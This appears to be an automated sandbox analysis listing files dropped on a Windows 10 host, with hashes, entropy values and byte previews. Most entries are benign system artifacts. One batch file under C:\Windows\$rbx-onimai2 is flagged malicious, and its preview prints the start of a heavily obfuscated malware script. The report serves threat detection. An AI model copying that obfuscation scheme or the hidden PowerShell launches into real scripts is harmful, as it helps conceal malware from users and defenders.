SHA-256:	87A0C3E6C8C1708DED1F242FCF73E74ACD6A8FE515738B2EAC82DCA6F2E89986
SHA-512:	35DAC13B861884E674C4564F014E3392248A9511E3FD3CE380AEE2FF5B5BCB2AE1BC15037616B048FDDCC14B784AA22D3B64D2DFDFD50772545E99E762BEF6DD
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.9.0.4.5.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.9.0.4.1...2.0.0.6...a.m.d.6.4.f.r.e...v.b._.r.e.l.e.a.s.e...1.9.1.2.0.6.-.1.4.0.6.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.2.0.0.6.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.2.0.5.7.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.4.8.2.8.<./.P.i.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER392B.tmp.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4777
Entropy (8bit):	4.436875741874379
Encrypted:	false
SSDEEP:	48:cvIwWl8zsSJg771l9fFyWpW8VYT0Ym8M4JQ9wSFRyq8vlw1ytfhd:uIjfgl7EF7VKBJQGSWu1ufhd
MD5:	2E7AF1C2D5455D8BD63955ADCD51D1CA
SHA1:	8E81343878DEF226DC1277F09E2F42D745B56CB4
SHA-256:	02C13AE00132915770DF9ABB6EC83AE10C4227FA42AFA44636E92FEB76CEAE3C

SHA-512:	9B4955C2C8DEB052381A230C2A5E694E7739EEFD910FEAD0BD45B1815C56E260A34017C444679CF7B096AEA750A1F93B89ABA2B4BF4CF8610629A2957D307BA E
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="19045" />.. <arg nm="vercsdbld" val="2006" />.. <arg nm="verqfe" val="2006" />.. <arg nm="csdbld" val="2006" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="2057" />.. <arg n m="geoid" val="223" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtyp e" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="528405" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.78 9.19041.0-11.0.1000" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="409

C:\ProgramData\Microsoft\Windows\WER\Temp\WER604E.tmp.dmp

Process:	C:\Windows\System32\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Fri Oct 4 07:42:09 2024, 0x1205a4 type
Category:	dropped
Size (bytes):	929658
Entropy (8bit):	3.461112606558634
Encrypted:	false
SSDEEP:	6144:JvM4JE70/iM52zie+wdfd3lD6P3cwI/Lq8jEKr3QGnpK0K:eM52zie+o3NA3Bcq8jEKrQGnp
MD5:	01906B17B4E0673452E66F364167027B
SHA1:	59C6FE188D94AA7562042052151AD5A0A039794F
SHA-256:	8694B873A8C186696BAD061EDB951963A4E95FEA77A0EBC2FB0E9B99BB66B9D1
SHA-512:	462923DB93CAE2F913C6BAF3B3185BADC93FA7CD4A192160B6B71FC962B205ECFFF80A2D0300DD6CEE0B385A8F532B7B07B9B17EC104248813081C00B87307 F
Malicious:	false
Preview:	MDMP..a..... .....Q..f.....T.....'..h..... ;...3.....T.....`.....8.....T.....`_.....4n..... p.....eJ.....p.. ....Lw.....T.....J..f.....0.....,...E.a.s.t.e.r.n. .S.t.a.n.d.a.r.d. .T.i.m.e.....E.a.s.t.e.r.n. .S.u.m.m.e.r. .T.i.m.e..... .....1.9.0.4.1...1...a.m.d.6.4.f.r.e...v.b._.r.e.l.e.a.s.e...1.9.1.2.0.6.-.1.4.0.6..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6446.tmp.WERInternalMetadata.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, Unicode text, UTF-16, little-endian text, with CRLF line terminators
Category:	dropped
Size (bytes):	8582
Entropy (8bit):	3.693509751945523
Encrypted:	false
SSDEEP:	192:R6l7wVeJf1L3O6YHD61gmfZaP4pWEM89bb1Psfpzpm:R6lXJtrO6Yj61gmfQPYbmfa
MD5:	2D0362889AB324F37447CE118E10AA1F
SHA1:	22404E67C9777467F4DF17B789448563D1366C5F
SHA-256:	6BCED54C544A05B0A5A033EECFD1CCC4E1D42122FEEF9C6EA48C15AACC8A1A81
SHA-512:	5C71E3757CFC1F8C59E0CDE020E18BBDD7EB3A8625B82E8EB31BA5B7E822CC9DEC83F673BCC23825790CCFD1401B8E36E2EB9E2CBAA8ABBF6031824B68EE 946E
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d. o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.9.0.4.5.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.9.0.4.1...2.0.0.6...a.m.d.6.4.f.r.e...v.b._.r.e.l.e.a.s.e...1.9.1.2.0.6.-. 1.4.0.6.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.2.0.0.6.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c. t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.2.0.5.7.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i. d.>.1.2.8.4.<./.P.i.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6476.tmp.xml

Process:	C:\Windows\System32\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4777
Entropy (8bit):	4.433221160182472
Encrypted:	false
SSDEEP:	48:cvIwWl8zsLtJg771l9fFyWpW8VYJ5Ym8M4JQ9wSFKLoyq8vlwOytfjd:uIjfLHI7EF7V6oJQGJMWuOufjd
MD5:	DFBAB05D482F5526D54EE52B5FB16057
SHA1:	E266952E1D8D6B1FAB0AD130B062969B5A1BDBCA
SHA-256:	248DE062EA64BD2AC8F0E6B81CCC293F4D885BFF18567FEBD1A001DD10FDA1DB
SHA-512:	6371C8494E79DE08F2333EF333C8D63FF22CC1CBFDEC986E5445655203CE2791AA2DE51AFCBF848E49C008B6E9ACE114DC399FE56A67FDCD395674B4CC3A5 E9

Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="19045" />.. <arg nm="vercsdbld" val="2006" />.. <arg nm="verqfe" val="2006" />.. <arg nm="csdbld" val="2006" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="2057" />.. <arg nm="geoid" val="223" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="528404" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.789.19041.0-11.0.1000" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="409

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	9713
Entropy (8bit):	4.940954773740904
Encrypted:	false
SSDEEP:	192:6xoe5qpOZxoe54ib4ZVsm5emdrgkjDt4iWN3yBGHVQ9smzdcU6Cj9dcU6CG9smu9:9rib4Zlkjh4iUxsNYW6Ypib47
MD5:	BA7C69EBE30EC7DA697D2772E36A746D
SHA1:	DA93AC7ADC6DE8CFFED4178E1F98F0D0590EA359
SHA-256:	CFCE399DF5BE3266219AA12FB6890C6EEFDA46D6279A0DD90E82A970149C5639
SHA-512:	E0AFE4DF389A060EFDACF5E78BA6419CECDFC674AA5F201C458D517C20CB50B70CD8A4EB23B18C0645BDC7E9F326CCC668E8BADE803DED41FCDA2AE1650B31E8
Malicious:	false
Preview:	PSMODULECACHE.....)..z..S...C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo .....Install-Module.....New-ScriptFileInfo.....Publish-Module.....Install-Script.....Update-Script.....Find-Command.....Update-ModuleManifest.....Find-DscResource.....Save-Module.....Save-Script.....upmo.....Uninstall-Script.....Get-InstalledScript.....Update-Module.....Register-PSRepository.....Find-Script.... ....Unregister-PSRepository.....pumo.....Test-ScriptFileInfo.....Update-ScriptFileInfo.....Set-PSRepository.....Get-PSRepository.....Get-InstalledModule.....Find-Module.....Find-RoleCapability.....Publish-Script.....&ug.z..C...C:\Program Files\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1.....Describe.....Get-TestDriveItem.....New-Fixture.....In.....Invoke-Mock.....InModuleScope.....Mock.....SafeGetCommand.....Af

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-Interactive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	2916
Entropy (8bit):	5.370813493058233
Encrypted:	false
SSDEEP:	48:4SaAzsSU4Ymdax4RIoUP7m9qr9t5/78NfpHcRDGx3axIZVEouNHJBVrH/jCB:taAzlHYv+IfB9qrh7KfpRjPEo2dL8
MD5:	D689C25F0EDEEC305A2F2409A351E182
SHA1:	BD5874971D56F1ED49E405FF4FAFD25F323BD41A
SHA-256:	29A8A13B5957E5011C76C9CF249DBB7B8110C1761401021B29D135B11232D097
SHA-512:	5FA6A8C21ED92F810CFCBC56A5741C25D7209EFC1E84BB3F8A4600D2F3BAB4FF45DCBAE8677D1943B7F2C8DC94A431890ACC6F5CF2F50911E36D80926BB2134
Malicious:	false
Preview:	@...e.....H.....@-....f.J.|.7h8..-.....Microsoft.Powershell.PSReadline.H.....o..b~.D.poM..... .Microsoft.PowerShell.ConsoleHost0.....C.I]..7.s.....System..4.....D...{..|f.....System.Core.D.....4..7..D.#V.....System.Management.Automation<.....t.,.lG....M. .....System.Management...@.....z.U..G...5.f.1.....System.DirectoryServices<.....i..VdqF...|.....System.Configuration4.....%...K... .....System.Xml..4.....0..~.J.R...L.....System.Data.L.....*gQ?O.....x5.....#.Microsoft.Management.Infrastructure.8.....1...L..U;V.<}.....System.Numerics.H.....WY..2.M.&..g*(g.....Microsoft.PowerShell.Security...<.....$@...J....M+.B.....System.Transactions.8.....C}...C....n..Bi.....Microsoft.CSharpP .....

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_3bbo2kri.le0.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_5qgxuuvs.0li.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_b32b30w1.tgj.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_r5r0ihk5.kzs.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_squa0cl3.qra.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82

Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uy1ul2eh.yqr.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Roaming\$nya-Logs\2024-10-04

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	DOS executable (COM, 0x8C-variant)
Category:	modified
Size (bytes):	352
Entropy (8bit):	7.415109904127954
Encrypted:	false
SSDEEP:	6:iAxVJnCsMCy4a66fS8D7EeYuzRZB4fUHs1+gG7iMn4R4jGmSpvh7cV+U:/c5CyFdPHPzF4fUHsAgGMn4R4jTgJ1U
MD5:	FE5F105C5FE691A4724079A34C3FD002
SHA1:	607724412F46E8221F65C2869DF87E7CAA5D288A
SHA-256:	A6848E3050D90F07544F46CAE503C87A3A3D73E18858D2A60D7D1BF977955096
SHA-512:	12C60C98B656524FFD488839E5B3A8B594E553C95E0DC796782CAEEB8D86C0A8C75F9385B735DE22C8D78E2E38F0CC1BBDBB4D72AA83833A9641A51D6EAD03 2C
Malicious:	false
Preview:	.<....].q...w..6I+N..j.....J.A}.. -..|.J.....M..~bS%.&..E;I.Uf._G..:.....*.T...._..aOl..^..Y8|...g..&.-....Ys.....B.Al6.....Sq..Qlp.#&...o...p...p*..''...x.j.1C.P.0....4....+ea'..US[..... ...a.....T.f.U_0...>...H...I.{7G..^..?.6.3.9i9....X...5...4..u...E.v:.....wb.7.....qXj.nu.e),....t!,0..Q...''..+Mq|p.....W6...+.C...pl...m.V

C:\Users\user\Documents\20241004\PowerShell_transcript.128757.CxMBvNgr.20241004034233.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	4553
Entropy (8bit):	5.349222050408134
Encrypted:	false
SSDEEP:	96:BZtsZ+NTyyqo1ZhZ9sZ+NTyyqo1Z0povTueovTuuZMsZ+NTyyqo1ZppovTueovTV:0EBEK
MD5:	784CCEAD8246F1D9B0B0233774243374
SHA1:	05C1B6AB474713446F3310C5463A8BB5CD0FBD08
SHA-256:	94F81DCB3AA9BF4A2E7261F0735FBB15445C9F72AA3CDEE6E6D7006D898A7CA2
SHA-512:	093EC3633FDCCBAE61C3DEA292499ADBC9490DEFF9D134C5D19925D4BAE5E14690778FCD00D139B9BF27E46C475E417DB5C5A81D90D1F1EAF4EC442C3D12I 7E7
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20241004034233..Username: user-PC\user..RunAs User: user-PC\user..Configuration Name: ..Machine: 128757 (Microsoft Windows NT 10.0.19045.0)..Host Application: powershell.exe -WindowStyle Hidden..Process ID: 5216..PSVersion: 5.1.19041.1682..PSEdit ion: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1682..BuildVersion: 10.0.19041.1682..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0. .PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Windows PowerShell transcript start..Start time: 202410040 34303..Username: user-PC\user..RunAs User: user-PC\user..Configuration Name: ..Machine: 128757 (Microsoft Windows NT 10.0.19045.0)..Host Application: powershell .exe -WindowStyle Hidden..Process ID: 5216..PSVersion: 5.1.19041.1682..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1682..BuildV ersion: 10.0.19041.1

C:\Users\user\Documents\20241004\PowerShell_transcript.128757.UJcpkVmk.20241004034203.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (2684), with CRLF line terminators
Category:	dropped

Size (bytes):	5117
Entropy (8bit):	5.637283607772319
Encrypted:	false
SSDEEP:	96:BZGsZ+NTryqo1ZhZOsZ+NTryqo1ZfpovTueovTukVt7vBpB6a5xY595f8bus3wMp:9E653b5xY595f7s3wMcjIiIlit
MD5:	141D50A8BBC12D18153D981E74F7421B
SHA1:	229EFFB65263021AA2609644FC85BC7DCC1886FD
SHA-256:	6BD9C223DF78316DB7E1C4D348D1B1C5E61CB97F0B01B9807C41AD3B34B3D59C
SHA-512:	DB76B41B4BCEB8FA968CD4E76FF426FC23E9110F6A2C0D1E0BDF32A0309B709E12DD2510C01D9EAAAD0E9B3FEC0FC9BF6AF365215835F98EAB796544D9C824F4
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20241004034203..Username: user-PC\user..RunAs User: user-PC\user..Configuration Name: ..Machine: 128757 (Microsoft Windows NT 10.0.19045.0)..Host Application: powershell.exe -WindowStyle Hidden..Process ID: 1284..PSVersion: 5.1.19041.1682..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1682..BuildVersion: 10.0.19041.1682..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Windows PowerShell transcript start..Start time: 20241004034311..Username: user-PC\user..RunAs User: user-PC\user..Configuration Name: ..Machine: 128757 (Microsoft Windows NT 10.0.19045.0)..Host Application: powershell.exe -WindowStyle Hidden..Process ID: 1284..PSVersion: 5.1.19041.1682..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1682..BuildVersion: 10.0.19041.1

C:\Users\user\Documents\20241004\PowerShell_transcript.128757.hSiBdkli.20241004034257.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (2692), with CRLF line terminators
Category:	dropped
Size (bytes):	5125
Entropy (8bit):	5.642366220416972
Encrypted:	false
SSDEEP:	96:BZ/sZ+NTUyqo1ZhZNZsZ+NTUyqo1ZOpovTueovTuOVt7vBpB6a5xY595f8bus3wJ:5AEY53b5xY595f7s3wM5IiIlit
MD5:	3AD5707222C23F76FFDF0619C8AC6D25
SHA1:	453EA743B95692E13F665F8F0EC46B3BBBAA0C4D
SHA-256:	EBA01D3DF9AF7A904BB764BBA987782A74E2252D9F315D5EFFC6304FDB2E6288
SHA-512:	08A607B366A901B62CD32BE7DDC373CDC33ABFFA16BF3A90783C87B301DE2DA4F59B8F9E594BAE0FAC150CB409EE8A02DCEC178E850660F358FC45DFA999A677
Malicious:	false
Preview:	.**********..Windows PowerShell transcript start..Start time: 20241004034257..Username: user-PC\user..RunAs User: user-PC\user..Configuration Name: ..Machine: 128757 (Microsoft Windows NT 10.0.19045.0)..Host Application: powershell.exe -WindowStyle Hidden..Process ID: 4828..PSVersion: 5.1.19041.1682..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1682..BuildVersion: 10.0.19041.1682..CLRVersion: 4.0.30319.42000..WSManStackVersion: 3.0..PSRemotingProtocolVersion: 2.3..SerializationVersion: 1.1.0.1..**********..**********..Windows PowerShell transcript start..Start time: 20241004034327..Username: user-PC\user..RunAs User: user-PC\user..Configuration Name: ..Machine: 128757 (Microsoft Windows NT 10.0.19045.0)..Host Application: powershell.exe -WindowStyle Hidden..Process ID: 4828..PSVersion: 5.1.19041.1682..PSEdition: Desktop..PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.1682..BuildVersion: 10.0.19041.1

C:\Windows\$rbx-onimai2\$rbx-CO2.bat

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	DOS batch file, ASCII text, with very long lines (5674), with CRLF line terminators
Category:	dropped
Size (bytes):	5214429
Entropy (8bit):	6.008710946572079
Encrypted:	false
SSDEEP:	49152:9YFeyNRX+o9UIcbBIXu/DloMIZv/us2aFGKeXGuqzwIEqHL5l8M/CJs2:f
MD5:	19FC666F7494D78A55D6B50A0252C214
SHA1:	8876CD520507CBFDC2E89E449BABA52232A1DF1B
SHA-256:	E96F8F61E3AF77C429AE6AF54C128F7B8420A45A0A63BDFCACD682773B8E5FC1
SHA-512:	94DDE8D5D0100E892CA004556B30B8E8FEDACC1E3482DAB9D611BD64569B2F73E29DA93DB2C7AE51585791A4F39D01426EE6663C48602DE92AA74F6EBE3F630A
Malicious:	**true**
Preview:	@echo off..%^%@%KhlQYXcfIBNIDRnjWyCtzUMbVdihsfHGoAGNTEJeLZNLqMbLIXPalwqPvjUVOUMfTgWclzprOxHzgaKicxWvpHuSkQsKJOpQnlSjQYALHylNOQJuzMSrYqQlLdSuhFlahRmyiAsdWkORvHethXkXVYRWSGyNffDcPlGXEkmYtPvNCYPeZznkuLejZqGBcFYQHLck%%^%e%hPWLmDgCetTQtOGStIdgwXoEKVOREgRWEdRJqyhiYGVWNKJRrYodYeEjAsbrOpYYCWmpWWBUAVhPcsRZmXzGSNYAyIjYxQuJIWtQytUuwtCdXPgiBbfQPsgPYLQoND%%^%c%KAygfZaASdfjylUCJBawwLDTqQERMDGGSXRCzJbjAAmNKiHDdjhNMhaZXEPovjOowyrBurdazRWVyQjijaODwTTLWSFVTMOrMXrlRgiLfhnVkfAguHfuukSCEFECMihNdFjAzXrcScyoGYARryAlGtWBeOHlCGZWZzSF%%^%h%aHwqdBsMDWGeNlnHVgJJHvLqgAmcBpgfVUrReUDSDPARbgOvMpdsjVoEWgkCpqloPAjSTwDbCRfSUToZMRqmlOWZFNUYKaCnDmcBXVBqMcPrQwJdRkQyaZdbDjmgBEqBoSoIRNcQpZAiYEjjeRhzkdnEiaYNIuPhLndYialehajazVdYZdcKxRrlEJAQPohUkswKBlbdFcrjUmfm%%^%o%ZOFseJUWRtyzvoSSoPgytwOcYeuzhqsDnTPACCfIBNJRCEkNyqGwZODCZDtaouOBaVlBzsqLKxWFMWAuUGaQKVEzpmAYjfuhZiRHsIogaUMBRYQddYfIuXRfqMmmRrCEdPFEfSclsUQPjcIrwxVkZLNcrLqFwcoIshybsIYkWUpzgcVodVQuvsFrcDntCwPqFixbDHYkzLnfvnWpPb%%^% %BmUmZChYPYEHAeZTXEULwWFVKezVPHYDAUndLWxzwIilUdNawt

C:\Windows\$rbx-onimai2\$rbx-CO2.bat:Zone.Identifier

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64E
Malicious:	false
Preview:	[ZoneTransfer]....ZoneId=0

C:\Windows\System32\20241004\PowerShell_transcript.128757.tvTEgCNQ.20241004034311.txt

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	Unicode text, UTF-8 (with BOM) text, with very long lines (5360), with CRLF line terminators
Category:	dropped
Size (bytes):	11484
Entropy (8bit):	5.34259826985146
Encrypted:	false
SSDEEP:	192:NIvawYQo0dZcT2IUwB2IvawYQo0dZcT2IUwBS:NIvpYl0oD2IvpYl0oDS
MD5:	5AD398834C8E25723975DED4B2D02597
SHA1:	5EA89BAD95268DA60FF5123220E5C6E9592605B4
SHA-256:	A7E6F5069C4185EC5523D5951C49C9034A91ACC6F367B022A52CB72424CE0558
